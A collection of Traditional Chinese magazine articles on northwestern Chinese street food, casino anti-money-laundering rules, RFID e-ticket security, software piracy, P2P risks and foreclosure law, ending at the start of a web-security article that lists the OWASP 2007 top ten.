陝甘農村客人來了請炕上坐，吃「涎水麵」



關中地區路邊常見炒石頭賣「石子饊」的小攤

### 二、石子饊

在陝、甘、寧、內蒙一帶，大凡以麵粉製成蒸籠蒸製的饊頭，或以爐子烤製的麵餅，都稱饊饊。其中烤餅又依軟硬不同分硬麵和軟麵，硬麵饊饊較緊實，可耐久放，吃了也比較耐飢；軟麵饊饊一般用發麵製成，較常用來製肉夾饊。此外，關中地區還有一種以古老的石烹方法製成的石子饊，也相當有特色。

第一回看到石子饊，是在10年前秋天第二次陪父、母親返鄉途中，中午路過陝西涇川縣的一處市集，正準備找地方吃午飯時，我瞧見路旁停了一堆攤車，車上支了大鐵鍋，鍋裡放了小石子，小販正以大鐵刮翻著石子，挖出埋在石子裡的麵餅。我相當好奇地走上前去買了兩個，一個人民幣5角，一邊吃著，並和賣餅的老鄉攀談起來。老鄉操著濃濃的鄉音告訴我，這叫石子饊，是把麵餅埋在加熱過的小石子中烹製成的。

烹饊的小石子約花生米大小，取自河灘上顏色比較黑質、地較硬的石子，大小一致，洗淨後以清油炒過。麵餅有厚的和薄的兩種，厚的約兩公分，質地較鬆軟；薄的像一般常見的蘇打餅乾一般，質地硬脆，一般以薄型型的較常見。烹製的時候，先把石子燒熱，取出一部分，把?好的麵餅放入其中，再把取出的石子倒入覆蓋在麵餅上，以小火慢烤。由於石頭相當熱，動作要快，否則一下子就會烤焦。小販告訴我，這種烹餅的石子多年用下來，吸了大量的油，還有一個用途：1950年代末期「大躍進」造成「三年自然災害」期間，人們因缺乏食油普遍身體浮腫，不少人就把這種石子放入鍋中和白菜、蘿蔔一起熬煮，湯裡會泛出少許油花，多多少少也補充了油份。石子饊微鹹，相當酥脆，裡面放了少量花椒和小茴粉，透著一股淡淡的香味，十分味美。我就站在塵土飛揚、蒼蠅繚繞的市場街邊上，一邊和小販聊著，一邊把餅吃完。雖然事隔多年，石子饊的味道至今仍然記得。





陝、甘地區有名的羊肉泡饃



甘肅市集上賣「涼皮子」的小吃攤，生意興隆

### 三、羊肉泡饃

羊肉泡饃一般俗稱「羊肉泡」，是陝、甘一帶最著名也最常見的吃食。它是把特製的硬麵餅掰成碎屑，淋上羊肉湯，撒上芫荽葉而成；碎餅吸飽了羊湯，湯鮮而餅有嚼勁，十分美味。陝西西安最有名的羊肉泡饃首推「老孫家」，一般外地遊客來到西安，都會專程光臨「老孫家」。他家的羊肉湯和硬麵餅據說十分講究，羊湯先用整副羊骨吊出鮮湯，再放整塊羊肉和香料小火熬煮一夜而成，肉爛湯濃，色如牛奶一般。而硬麵餅是以冷水麵和發麵以十比一的比例摻和揉成，再以小火烘烤而成，大小和質感類似過去臺北街頭常見的槓子頭。客人入店坐定之後，先發每人一只大碗、一個麵餅，由客人自己掰成碎屑，再交給廚房；廚師將餅倒入小鍋中，加湯和肉、粉絲，按各人所掰餅形大小烹煮片刻，最後撒上香菜末而成，吃時佐以糖蒜。「老孫家」我去吃過兩次，不曉得是不是近年生意太好名過其實，只覺得味道一般，吃後口渴，顯然味精放得太多了些。

甘肅靜寧縣鍋盔十分有名，這是一種以硬麵製成，直徑約30公分，厚約8公分，以小火烘烤而成的大餅。有回我中午路過靜寧，午飯找了家生意紅火的小館吃羊肉泡饃，他家的泡饃是以鍋盔做的；也是每人發一大塊餅，自己掰碎交給廚師。我隔著窗口觀看廚師操作，只見他站在大湯鍋前，左手持裝有餅屑的大碗，右手持大湯杓，將湯舀入碗中，再倒回鍋中，重複三次之後，舀湯、放上切好的肉片，撒上香菜端給顧客。這碗泡饃香氣十足，味道比「老孫家」的還勝幾分，只是我瞧見廚師在製作我這碗的時候嘴角叼著香菸，我一直到現在都還懷疑我的碗裡是否有菸灰落入。：

### 四、涼皮子

涼皮子是陝、甘一帶鄉間市集上最常見的特色小吃，因價格低廉，普遍為趕集的民眾喜好。它是以麵粉加水、鹽和鹼，調成粉漿，再倒薄薄的一層入蒸鍋蒸熟，蒸好後扣出，抹一層菜油，疊起，切成細長條。既稱「涼皮子」，自然是吃涼的。客人點了以後，小販先在碗裡蒙一層塑膠袋（大陸北方小吃攤碗都不洗的），然後用三指一捏，三下一碗，放入黃瓜絲、燙熟的綠豆芽、鹽巴、味精、醋、芝麻醬、辣椒油等調味料。憑良心說，這種小吃實在沒什麼好吃的，衛生也堪慮，但一碗才人民幣2元，尤其在趕集的時候湊熱鬧地來上一碗，也是一種野趣。

只是吃過一次以後，你不會想吃第二次，我可以保證。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

國外許多毒品犯罪洗錢都透過賭場輸贏之間，將犯罪所得化整為零漂白。

## 觀光賭場應重視洗錢防制措施

◎張於節

### 壹、前言

離島建設條例「博弈條款」在爭議16年後終於通過，臺灣離島將可設置合法賭博觀光賭場；惟近年來，國內陸續爆發疑似洗錢的重大案件，其中不法所得不乏透過賭場以賭博方式進行洗錢。據報載國際貨幣基金會的估計，全球一年至少有5,000億美元從事洗錢，其中一半來自販毒收益。而近年來，國際金融介接全球化，這也是當金融風暴發生時造成世界各國無一倖免原因之一；臺灣身為地球村的一員，金融市場發展與國際接軌有其必要性，同時也應共同擔負防制洗錢犯罪的責任。因此，在犯罪所得之洗錢方式與手法不斷翻新下，將來臺灣觀光賭場恐將面對各類跨國的洗錢犯罪衝擊，因而了解洗錢防制（Anti-Money Laundering）國際趨勢與最新洗錢防制措施等相關議題，實為迫切。賭場是屬高現金流量的場所，國外許多毒品犯罪洗錢都透過賭場在輸贏之間，將犯罪所得化整為零漂白，因此有必要學習美國銀行保密法(Bank Secrecy Act；BSA)來監管賭場，對可疑金錢的流向及數量有效進行管控，避免淪為犯罪的溫床。：

### 貳、美國賭場種類與產值

美國博彩事業經營賭博原則定義分3個類型（I、II、III），例如賓果遊戲、pull-tab、抽獎、punchboard、其他類似賓果遊戲的比賽、連結式電子遊戲設備等，就屬於第II類賭博。美國博彩協會（American Gaming Association；AGA）統計在2006年間，美國各州觀光賭場共僱用36萬6,197員工（不包括間接就業），給付133億美金的薪資，賭場毛收入344.2億美金，貢獻給州及地方政府50.2億美金的稅金，比較2005年增加5.5%的稅收。比起電影業、其他娛樂休閒產業及hotel/motel產業，博彩事業員工賺得較高薪金，經由乘數效果（Multiplies effect），增進活絡當地經濟繁榮，進而又創造更多工作機會及消費者支出；就以賭城拉斯維加斯所在的內華達州為例，賭博稅收占全州收入來源第一位，次項收入排序分別為消費、保險、商業許可證及菸草收入，這些收入直接或間接都與賭博事業有所關聯，可見博彩事業在經濟上確實對美國部分州的收入有直接的幫助，但同時也吸引犯罪者的覬覦。：

種類	觀光賭場	競賽賭場	部落賭場	撲克牌室	電子賭博機
開放州數	11	11	28	5	6
數量	460	36	372	713	11,567

來源：整理自American Gaming Association 2007年報

### 參、美國賭場洗錢防制規範簡介

1970年美國國會通過銀行保密法(BSA)，聯邦法規代碼31，作為防制在美國進行洗錢的法律規範。BSA要求企業保留紀錄，以及提供被確定有高度可能性罪犯、稅和管理事務的有關文件報告。在BSA要求之下，文件由企業記錄歸檔，由執法機構辨認、調查和阻止洗錢；包括是否在企業內推動犯罪恐怖主義、逃稅或其他不合法的活動。法規並設計查帳索引，以有效降低違法財務往來途徑。因此在美國的賭場，交由州或部族政府准許或批准做賭博娛樂場或撲克牌生意；如果這些賭場和俱樂部每年賭博總收支超出美金100萬元，就須受到財政機關銀行保密法的要求支配。

另2001年美國愛國者法案的第352部分，要求財政機關建立洗錢防制的作業規範（31 U.S.C. § 5318 (h)）。要求賭場和俱樂部書面保證和監測，必須遵照銀行保密法，包括：一、保證有持續的、服從的內部控制系統；二、對於可能洗錢和恐怖分子財務的風險，提供內部或外部獨立測試可遵照範圍的服務；三、在銀行保密法要求下的職業訓練；四、使用所有可利用的線索，以確定和核實賭客名字、地址、社會保險或納稅人標識號和其他待辨認信息；五、任何可疑交易的發生均要提出書面報告。：

### 肆、賭場可疑交易報告及記錄

賭場對於可疑活動須對美國財政部提交報告，例如賭客兌換大量籌碼後、賭場在贖回籌碼時、賭客出示錯誤或變造(如地址被改變、相片被替代等)的證明文件。賭場有義務在最初的偵查以後30日內必須歸檔，如果嫌疑犯在偵查日期內沒有被辨認確定，賭場可以延遲30日提出可疑活動報告。

賭場舉辦各式賭博競技，必須將每日每種貨幣超過1萬美金的交易歸檔財政部，例如：當賭客在某一賭桌上賭博，該區賭桌經理人員發現顧客已購買9,000美元籌碼，賭客帳戶狀態就會在電腦顯示在那區賭博，如果該顧客到另一個賭桌區要求再購買5,000美元籌碼；因為賭場管理員有賭客在同一天現金交易超出1萬美金的資訊，美國財政單位要求賭場記錄歸檔。因此，賭場和俱樂部在銀行保密法記錄要求下，須維護和保留以下紀錄與作業關聯：一、資金交易的紀錄超出美金3,000元，要求賭客身分的證明、資料記錄，不管何種付款方法，在付款交易時均須提供報告給財政機關；二、每個開立帳戶的儲蓄資金或信貸額度，不管居住地區均需被紀錄，包括顧客的資金證明和在帳戶內為其他人提供金融權益。三、紀錄每個客戶定金或除欠帳的每張收據交易。：

### 伍、結語

我國於民國86年4月23日起實施「洗錢防制法」，並經行政院責成法務部調查局成立「洗錢防制中心」，執行洗錢防制法所規定之受理、分析金融機構申報之疑似洗錢交易報告等事項，並在96年新增受理旅客攜帶大額外幣（1萬元美金以上）及有價證券通報的工作。而洗錢方法日新月異，涵蓋分為金融及非金融型態洗錢，前者主要透過金融機構，如銀行、證券、信託基金、期貨等交易管道洗錢，並利用人頭帳戶或成立紙上公司，或更新型態的「網路賭場」作國內及跨國洗錢；非金融管道更是多樣性，如購買珠寶、鑽石、古董，以及賭場轉帳、存放保管箱、郵遞、不動產交易等等。所謂道高一尺，魔高一丈，洗錢犯罪手法不斷翻新，賭場開放已成事實，所帶來的負面問題也是必然，權責單位除加強與國外洗錢防制機構（如艾格蒙聯

盟)合作外，司法主管當局更應防患未然，制定賭場洗錢防制配套措施預謀準備。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

我放在電子票證中的錢，會不會被有心人士神不知鬼不覺地偷走？

## 電子票證的安全性議題

◎ 魯明德

### 壹、前言

很多讀者都有這樣的經驗：來到自動販賣機前，發現口袋沒有零錢，或者零錢不夠，只能望機興嘆；上了公車才發現沒有15元硬幣，只能在下車時忍痛丟下100元大鈔；到便利商店消費時，換來一大堆零錢不知如何處理。

各方都在研究解決這個議題，先是銀行推出電子錢包的方案，繼而由非金融業者的悠遊卡股份有限公司(以下簡稱悠遊卡公司)推出悠遊卡、某連鎖便利商店推出i-cash卡，目前已占有相當的市場。

立法院於民國98年1月13日三讀通過電子票證發行管理條例，未來只要經主管機關核准，資本額在新臺幣3億元以上的股份有限公司，即可發行電子票證，隨即有人開始討論電子票證的安全性問題。本文將從資訊安全的角度來探討電子票證的安全性議題及解決方案。

### 貳、電子票證的安全議題

不論是電子錢包，或是悠遊卡、i-cash卡...，都是利用無線射頻辨識(Radio Frequency Identification, RFID)技術所發展出來的產品，它是利用讀卡機(Reader)發射射頻能量到電子標籤(Tag)，以辨識及讀取電子標籤上的資料。

電子票證常用的RFID多為遠耦合系統(Remote Coupling System)，其操作頻率可在135KHz以下，或6.75MHz、13.56MHz、27.125MHz。悠遊卡公司使用HID公司的MIFARE智慧卡，其工作頻率亦為13.56MHz。

由於電子票證上所儲存的餘額，經過讀卡機時即會依實際消費金額被扣除，而這些交易都是透過無線電傳輸來進行；惟無線電所用的頻率既是已知，於是有人質疑：既然交易需透過無線電進行，則任何人都可以設法讀取此電波，進而破解其所傳送的資訊，甚至複製出儲值的晶片或加值的機器。這將衍生的問題是：我放在電子票證中的錢，會不會被有心人士神不知鬼不覺地偷走？

除了國內有人質疑RFID的安全性，國外甚至已有人破解電子票證。據2007年11月某國外雜誌報導，倫敦地鐵及荷蘭捷運所用的悠遊卡，即被荷蘭某大學生所破解，並已測試成功可在倫敦搭乘地鐵。

### 參、電子票證的安全機制

電子票證所用的載體—智慧卡(Smart Card)，可視為一個RFID的標籤，除了天線(Antenna)外，它還包含：可收發RF訊號的類比電路(Analogue Circuitry)、具有微處理器的數位電路(Digital Circuitry)及記憶體(Memory)，其中記憶體又包含了可保存資料的記憶體(Non-Volatile Memory)EEPROM或Flash、唯讀記憶體(Read only Memory, ROM)、隨機存取記憶體(Random Access memory, RAM)。而我們所擔心的票證資料，則是存放在可保存資料的記憶體上。

為了讓智慧卡在使用上增加其安全性，國際標準組織(International Organization for Standardization, ISO)對於非接觸式的智慧卡(Contactless Smart Card)，提出三種技術標準：ISO10536、ISO14443及ISO15693；由於ISO14443及ISO15693為進階技術，因此，目前少有業者以ISO10536的標準開發產品。

在ISO14443及ISO15693的標準中，規範以13.56MHz為操作頻率，允許使用者的資訊被寫入智慧卡的微晶片上，並具有安全功能。在安全功能上雖未定義一個標準的方式，但目前常用的安全機制有：資料加密標準(Data Encryption Standard, DES)、進階加密標準(Advanced Encryption Standard, AES)、3DES(Triple DES)、橢圓曲線加密演算法(Elliptic Curve Cryptography, ECC)...

在每張電子票證上都可置入一個私密金鑰(Private Key)，電子票證上所儲存的現金餘額資料，係經私密金鑰透過上述演算法加密後的資料，必須經過身分認證後才能存取，因此，可以確保電子票證上的餘額不被人隨便更改，即使被竊取也無法放在自己的電子票證上加值。

當電子票證被讀卡機讀取時，透過無線電傳輸的資料，也是一個加密過的資料，縱然中途被截取，亦屬讓人無法辨識的亂碼，沒有經過公開金鑰(Public Key)解碼的資料，是無法分辨其內容的。

### 肆、結論

電子票證的推出，使一般消費者在小額消費時的付款更加便利；然而，若沒有一個安全的機制以保護個人財產的安全，就無法讓使用者安心使用。由於電子票證發行管理條例已經三讀通過，未來電子票證將更普及，惟具有嚴密的安全機制，才能加速此一金融產品的流通。

《保防短語》

洩密之害生於疏忽，  
保防成功在於預防。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

企業軟體管理認證將企業軟體使用觀念，由「消極避免盜版」轉化為「積極管理軟體資產」。

## 小心！不要誤觸盜版軟體地雷

◎ 楊秉蒼

民國97年法務部與臺灣商業軟體聯盟（BSA）正式結合共同取締盜版軟體，並由法務部長王清峰敲下取締盜版的決心槌，使得今年取締非法軟體的聲勢將更勝往年。根據國際商業軟體聯盟調查顯示，西元2007年全球使用盜版電腦軟體之平均率約為38%，若全球能共同抑制電腦軟體盜版率10%，預估將可增加總值4,000億美元之經濟活動及670億美元的政府稅收，同時也能增加民眾的就業率，實值效益可謂不低。然而，您知道臺灣軟體盜版率有多高嗎？根據調查顯示，2007年亞太地區軟體盜版率平均為59%；其中，臺灣地區盜版率為40%（經濟損失達66億元），遠低於中國大陸的82%（最低為日本23%，其次為新加坡37%），為亞太地區低盜版率第3名，這顯示檢調單位及民間團體取締之決心，已獲得實質之效果。相信在未來兩年內，有機會超越新加坡成為第2名，這對國家形象亦有提升之效益。下列僅以近來較為有名的電腦軟體盜版使用懲處情形，說明使用盜版軟體的後果，希望相關企業能引以為鑑。

**案例一：**桃園地方法院判決，某男子於民國91至94年間，將非法重製軟體光碟，以每片8千元至1萬元不等價格透過網路銷售圖利，使其獲利約二百、三百萬元。被查獲之軟體，包含Adobe奧多比、Agilent安捷倫科技、Autodesk歐特克、Borland、Cimarton希馬頓科技、CNC/MasterCam、Macromedia、Microsoft微軟、Avid、Bentley賓特利、PTC參數科技、SolidWorks、Sybase、Symantec賽門鐵克、TrendMicro趨勢科技、UGS、Veritas等，總計17家軟體廠商共457套軟體，侵權金額超過1億元。雖然該名男子辯稱部分被查扣軟體為自己使用，但其自詡為工商專業軟體網站業者，還於網站上附註「有些軟體尚未列出，若有軟體未找到可來信詢問」，為此法院判決該名男子2年有期徒刑，且不得緩刑之刑事重罰判決。

**案例二：**去（97）年保智大隊高雄分隊於桃園蘆竹某跨國電子企業，查獲某工程師涉及使用盜版設計軟體研發產品，當場查扣50台電腦。這是打擊軟體盜版國際制裁日實施後，臺灣地區第一家被查獲的上櫃公司。警方表示，這家電子企業除在臺灣設立總部外，在美國和中國大陸皆設有服務據點，擁有近百名員工，更曾榮獲ISO 9001-2000認證。此次查緝電腦數50台，其未經合法授權之軟體，包含Adobe（Photoshop及Illustrator）、Autodesk（AutoCAD）、Microsoft（Windows XP及Office 2000）及PTC（Pro-Engineering）等商用軟體，估計軟體侵權金額超過新臺幣3,000萬元。

上述案例僅為眾多案例中的少數個案。根據調查顯示企業曾使用盜版電腦軟體的員工比例高達43%，這表示目前有將近一半的企業員工曾使用違法軟體（96年有一千五百餘件盜版電腦軟體檢舉案件，比例雖然不高，但足以產生嚇阻之功效）。不過值得企業經營者注意的是，上述盜版軟體應用之檢舉來源，有70%為企業離職員工，另外的30%為企業上下游協力廠商。這說明了若要人不知，除非己莫為。

為宣導正確軟體使用之重要性，BSA現階段已透過電視廣告與電腦經銷通路密集宣導智慧財產權保護，同時推出企業軟體管理認證活動，將企業軟體之使用觀念，由「消極避免盜版」轉化為「積極管理軟體資產」。在此認證活動中，企業可透過簡單的三大步驟建立正確的軟體管理制度，包含了解公司軟體資產管理政策、稽核清查所有電腦及制定策略和程序，以確保軟體查核工作之長期進行。

一般企業單位若能完成上述三步驟，並通過BSA審核認可，即可享有包含有效期長達一年之企業軟體資產管理認證及下列幾項好處：

1. 取得軟體資產管理認證：確認無不法，且豁免於BSA軟體查緝行動，讓您能更安心於企業經營。
2. 節省成本：能清楚了解公司已經取得授權的BSA會員軟體產品，以節省不必要之採購動作及預算。
3. 提升商業效率：企業能以此架構，制定更為靈活的商業策略、計畫及營運決策，協助公司提升競爭效能。
4. 規劃部署：能夠釐清公司軟體需求，降低IT（Information Technology資訊技術）部門時間成本及工作量。
5. 降低支援費用：澈底了解企業現有軟體配置情形，讓公司資訊系統之備份及復原工作能更容易維護執行。
6. 提升員工生產力：能重新彙整及檢視企業所使用的BSA會員軟體產品，並高度標準化，讓員工更有效率地進行協同整合工作流程。

由上述內容不難理解，現階段查察電腦軟體盜版的主軸，仍以商業行為主體為主；至於政府機關及學術機構，似乎不在目前的查察主軸。不過將來企業軟體盜版查緝效益產生後，或許政府及學術機構有可能是下一波的查察對象，屆時因軟體使用而違法，您認為值得嗎？下列為違反著作權法可能受到之罰則。切記！不要知法犯法。

1. 第91條第1項：擅自以重製之方法侵害他人之著作財產權者，處3年以下有期徒刑、拘役，或科或併科新臺幣75萬元以下罰金。
2. 第91條第2項：意圖銷售或出租而擅自以重製之方法侵害他人之著作財產權者，處6月以上5年以下有期徒刑，得併科新臺幣20萬元以上200萬元以下罰金。

法務部近來積極查察盜版軟體，雖有助於國家形象之提升，但也迫使企業經營者需付出更高額的軟體使用授權費；然因禍得福的是，在大舉查緝非法使用軟體後，許多企業、機關、學校及民眾，已開始將目光轉向成本較低的自由軟體（Free Software）應用。根據國家高速網路與計算中心調查，藉由開放原始碼與自由軟體建立自主的資訊工業後，將破除軟體被單一大廠壟斷的現象，估計每年可為政府節省20億新臺幣以上的軟體授權費，民間受益更將超過百億元。

（作者是正修科技大學土木與工程資訊系助理教授）

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

若公務員不能建立資訊保密的安全共識，再完善的資安規定，都抵不住一個小失誤或蓄意洩漏。

## 淺談P2P潛藏的風險

◎ 王駿傑

由於網路技術的日趨成熟，加上P2P程式的積極開發應用，使得人們更容易超越時空的限制，獲取更快、更即時的訊息，例如最受歡迎的MSN聊天室、FOXY網路瀏覽程式等，都是以此技術衍生的。然而，正當大家在享受最新的歌曲、電影的同時，P2P程式其實正一步一步將大家推向最危險的邊緣。

所謂的「點對點交換技術」(Peer-to-Peer，簡稱P2P)，又稱「對等網際網路技術」，其設計的概念，就是打破網路原有的伺服器與客戶端的限制，讓所有的網路使用者能夠共同分享硬體資源，包括CPU處理能力、硬碟儲存，甚至是網路頻寬，因此，可以讓大家更快、更迅速地分享資訊，下載MP3、視訊影片等龐大的數位檔案。

然而使用P2P程式卻潛藏著極高的風險，務必要加以正視，包括：

### 1. 病毒攻擊的高度風險

使用P2P程式，無非是打開了家中的大門，歡迎任何陌生人隨時進來，當然其中也包括壞人。而且失去伺服器的先行監控，也將使電腦病毒更輕易地潛入使用者電腦中，增加病毒攻擊頻率。

### 2. 木馬程式的暗藏風險

由於失去了層層的監控防護機制，不法分子與駭客更可利用P2P程式，成為最佳的犯罪利器，將木馬程式、鍵盤側錄軟體等大大方方地植入使用者電腦，不動聲色地竊取使用者的重要資料，造成難以估計的損失與傷害。

### 3. 機密資料的洩漏風險

只要輸入相關的字元，P2P程式可以將所有網路使用者的資源與檔案，一網撈盡。因此，如果使用者電腦裡儲存有重要的機敏資訊或私密檔案，在使用P2P下載的同時，也將會被駭客一覽無遺，形成安全上的最大漏洞。

### 4. 智產分享的法律風險

P2P程式應用時，無法分別合法或非法資訊。當使用者以P2P程式下載自己想要的檔案時，擁有者不能拒絕分享檔案，甚至無法發覺自己的電腦已將檔案寄送出去，所以，未來將衍生許多智慧財產權，以及著作權等等的侵權法律糾紛，擾亂每個人的生活。俗話說：「天下沒有白吃的午餐。」這句話用來形容P2P程式，是再貼切不過了。所以，不要為了貪圖一時的享受而樂極生悲，造成自己更多的損失。基於維護國家整體安全的前提，國人尤其是公務員在使用網路時，更應特別注意，避免因圖一時便利，或輕忽了檔案的重要性與機敏性，使得敵人乘虛滲透入侵，癱瘓網路，破壞國家內部的安全。因此，使用P2P程式應有的防護作為，就是必需養成良好的資安習性，包括：

#### 1. 絕不公務家辦

如把未完成的公務資料攜回家中，使用連接網際網路的電腦作業，將可能遭到暗藏的木馬程式，藉由P2P等程式把重要的檔案與秘密，偷偷地傳出，造成洩密的發生。

#### 2. 嚴禁下載非法軟體

利用人們慾望的弱點，非法軟體大部分都會潛藏著木馬、病毒等惡意程式，藉機偷取個人重要資訊，或是讓使用者的電腦成為犯罪的跳板。所以下載程式或檔案，應選擇合法的官方網站；另外，也要避免遭到網路釣魚的詐騙，造成嚴重的損失。

#### 3. 培養檔案加密習性

不僅在公司，在家中所使用的電腦也應隨時加密，不使用時一定要關機，才不會讓P2P程式將電腦裡所有的資訊暴露於網路之中，任人下載窺視，或成為有心人士的共犯與推手，達成其侵略破壞的目的。

總之，再完善的資安規定，若大家不能建立資訊保密的安全共識，縱有再高階的防火牆、防毒軟體及複雜的數位加密技術，都抵不住人員的一個小失誤與蓄意洩漏。因此，唯有大家依據政府通資部門的政策指導，安裝資安軟體與保密設定，才能由內而外地鞏固資訊安全，確保國家社會的正常運作。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

法院查封房屋前均應查明房屋現狀與使用情形，供作房屋拍賣後是否點交的參考。

## 法拍屋內設備，他人不可擅自取走

◎ 葉雪鵬

些日子，一家報紙報導：有一位王姓男子，在95年的1月間，以1年為期，向臺北縣汐止市的一棟大樓中的屋主租用其中一間房屋居住，住進以後自己花錢裝設照明燈具和地鎖。由於屋主背負債務，租住的房屋被債權人聲請士林地方法院的民事執行處查封拍賣。這拍賣的房屋後來被人得標拍定買去，並由法院發給拍定人不動產權利移轉證書，另一方面通知承租人王某限期搬家，以便將房屋點交與拍定人。王某於收到法院的通知以後就在期限內搬家。法院便在同年的11月間會同得標人前往該屋辦理點交，發現屋內所裝的燈具及地鎖不見，天花板上還留有殘缺的電線，另外房屋的鐵門也不知去向。

後來法院通知承租人王某到案調查，王某自認屋內的燈具和地鎖，是自己搬進後花錢所裝設，非屬原屋主所有；依他與原屋主所訂的租賃契約，他有責任將房屋恢復原狀後交還，所以雇請裝潢工人拆除後搬走，另外鐵門是原屋主答應贈送給他，才一併拆走。民事執行處認為拍賣當時是將房屋連同屋內設備一併拍賣，拍定後並發給不動產權利移轉證書與拍定人，這時房屋已歸屬拍定人所有，王某將拍定人所有的屋內設備拆走，已涉及刑責，於是便將王某送請檢察官偵辦。後來王某被檢察官以侵占罪提起公訴。

就這篇新聞報導的事實經過來看，這位被起訴的被告王某很有可能在為自己大呼冤枉，明明是自己購買的燈具和地鎖，依照所訂的租賃契約而回復原狀，取回自己的物品，鐵門又是原屋主承諾要送給他的，檢察官怎麼會以侵占罪名將他提起公訴？為什麼這案件的檢察官和被告在認知上會有如此大的差距？探討箇中原因應該出在王某對於法院實施強制執行的程序缺少認識之故。從新聞報導中可以看出，事情的導因，出在法院的執行人員將法拍屋點交與拍定人的時候，發現屋內的燈具、地鎖及鐵門不見了所引起。所謂「法拍屋」是法院拍賣債務人所有房屋的簡稱。法院為什麼會拍賣債務人所有的不動產？是債務人積欠債權人的債務，債權人依據法定程序對債務人取得執行名義，債權人於取得執行名義後，不問是判決或是裁定，就可以聲請法院對債務人的財產實施強制執行。

依照強制執行法的規定，法院在拍賣債務人的房屋以前，必須先經查封的程序，房屋經過查封，債務人便喪失對房屋的處分權；也就是說債務人名義上還是房屋的所有人，實際上這房屋在被查封以後已經對房屋喪失處分權，再有任何處分該房屋的行為，對於債權人都不生效力。一直到查封的房屋被拍定，法院發給不動產權利移轉證書給拍定人，這時房屋的所有權便歸屬於拍定人。

法院對債務人的房屋實施查封，依照強制執行法的規定，必須由辦理這案件的執行書記官率同執達員前往現場進行查封的程序；在查封以前，先應查明房屋的現狀和實際使用情形，並應將調查所得的狀況，例如房屋是否由第三人占有使用，如出租他人使用等情形，都應記載在查封筆錄內，供作房屋拍賣後是不是要點交的參考。在法院公告拍賣的時間內，想參加拍賣的人，可以在規定的時間內前往法院查看查封筆錄，了解拍賣房屋目前的實際情形以決定如何出價。

這位王姓承租人在查封當時若在場，就應該當場向執行書記官聲明，裝設在天花板上的照明燈具與裝在地上的地鎖，係自己花錢購置，不屬於房屋原來的設備，未來搬遷時要拆回，鐵門是債務人已承諾要贈送給他，也要一併帶走，由書記官將他聲明的事項，載明在查封筆錄內。王某如果沒有在場，在拍賣程序結束以前，依強制執行法第12條規定，也可以用利害關係人的身分以書狀向執行法院聲明異議，陳明自己的主張；執行法院對他的聲明異議是不是有理由，依同條第2項的規定，由執行法院來裁定，但執行程序不會因此而停止，該拍賣的物件還是照常要拍賣。

聲明人的異議被執行法院認為有理由，當然會用裁定變更不適當的已經執行程序或執行的方法；如果認為聲明無理由，也是用裁定駁回異議的聲明，對於駁回異議的裁定不服，是可以向上級法院提起抗告，但執行中的程序並不因此而停止。這項救濟的程序用過後，聲明人的主張仍未被執行法院所採納，如再固執己見，認為自己的權利沒有得到保障，這時候只有依據強制執行法第15條的規定，對聲請強制執行的債權人，在強制執行程序終結前，向執行法院提起執行異議之訴，由法院用判決來解決爭端。

執行法院對債務人的財產實施強制執行，是讓債權人依循各種民事訴訟途徑，實現私權的唯一步驟，所以每一程序的進行，都要依據法律行事。如果債務人仍然有話要說，必須要循聲明執行異議或者提起執行異議之訴的程序來主張，千萬不可用自力救濟的方式來保護自己的權益，不小心就會引來刑罰上身！

（本文登載日期為97年8月28日，文中所援引之相關法規如有變動，仍請注意依最新之法規為準）

（作者曾任最高法院檢察署主任檢察官）



論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

## 新新大國民

◎本社

「肥胖並非福，飲食節制常運動，鍛鍊身心好體魄。」



## 保防短語

「潔身自愛，則防禍保身；守廉安分，則贏得尊敬。」

潔身自愛，則防禍保身。



守廉安分，尊品自重。



災禍遠離，人安物安。



德行高尚，人恆敬重。



論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

自從跨網站腳本攻擊和注入攻擊越來越盛行之後，即便是單純地瀏覽網頁都可能會被竊取機密資料。

## 你認為網站安全嗎？

◎ 陳培德

### 壹、緒論

隨著網路的普及，網站系統幾乎已成為現代人生活的一部分，網路應用也從以往的靜態網頁型式，逐漸發展成為與使用者互動的動態網頁型態，亦即程式設計師利用資料庫的方式儲存著大量的資料，動態挑選出要呈現在網頁中的內容。然而，根據Zone-H、資安之眼等資安網站的統計指出，目前每天有1,200個以上的網頁受到攻擊或遭受置換(實際上仍有更多的網站受到攻擊並未被發現)，顯示現行的網站系統中仍隱藏許多的危險性。根據網站安全研究團隊OWASP(The Open Web Application Security Project)調查，在2007年十大網站安全性漏洞中，跨網站腳本攻擊(Cross Site Scripting, XSS)以及注入攻擊(Injection Flow)分居1、2名(其餘安全漏洞排名如表所示)。

除此之外，美國國防部的BSI(Build Security In)計畫與MITRE研究機構的CVE(Common Vulnerabilities and Exposures)資安脆弱性列表同樣也顯示跨網站腳本攻擊與注入攻擊已連續兩年列為全球頭號嚴重的資安弱點。因此，在探討網站安全時，應優先考慮此兩大最受到矚目的攻擊手法。以下便將此兩種手法以及駭客如何利用這兩種手法進行網頁掛馬及釣魚，進行簡單說明，使讀者了解其攻擊運用以進行初步防護，加強網站系統的安全性。

2007年OWASP十大Web資安漏洞			
A1	跨網站腳本攻擊	A6	資訊揭露的不適當錯誤處理
A2	注入攻擊	A7	遭破壞的鑑別與連線管理
A3	惡意檔案執行	A8	不安全的密碼儲存器
A4	不安全的物件參考	A9	不安全的通訊
A5	跨網站的偽造要求	A10	疏於限制URL存取

資料來源：OWASP

### 貳、跨網站腳本攻擊

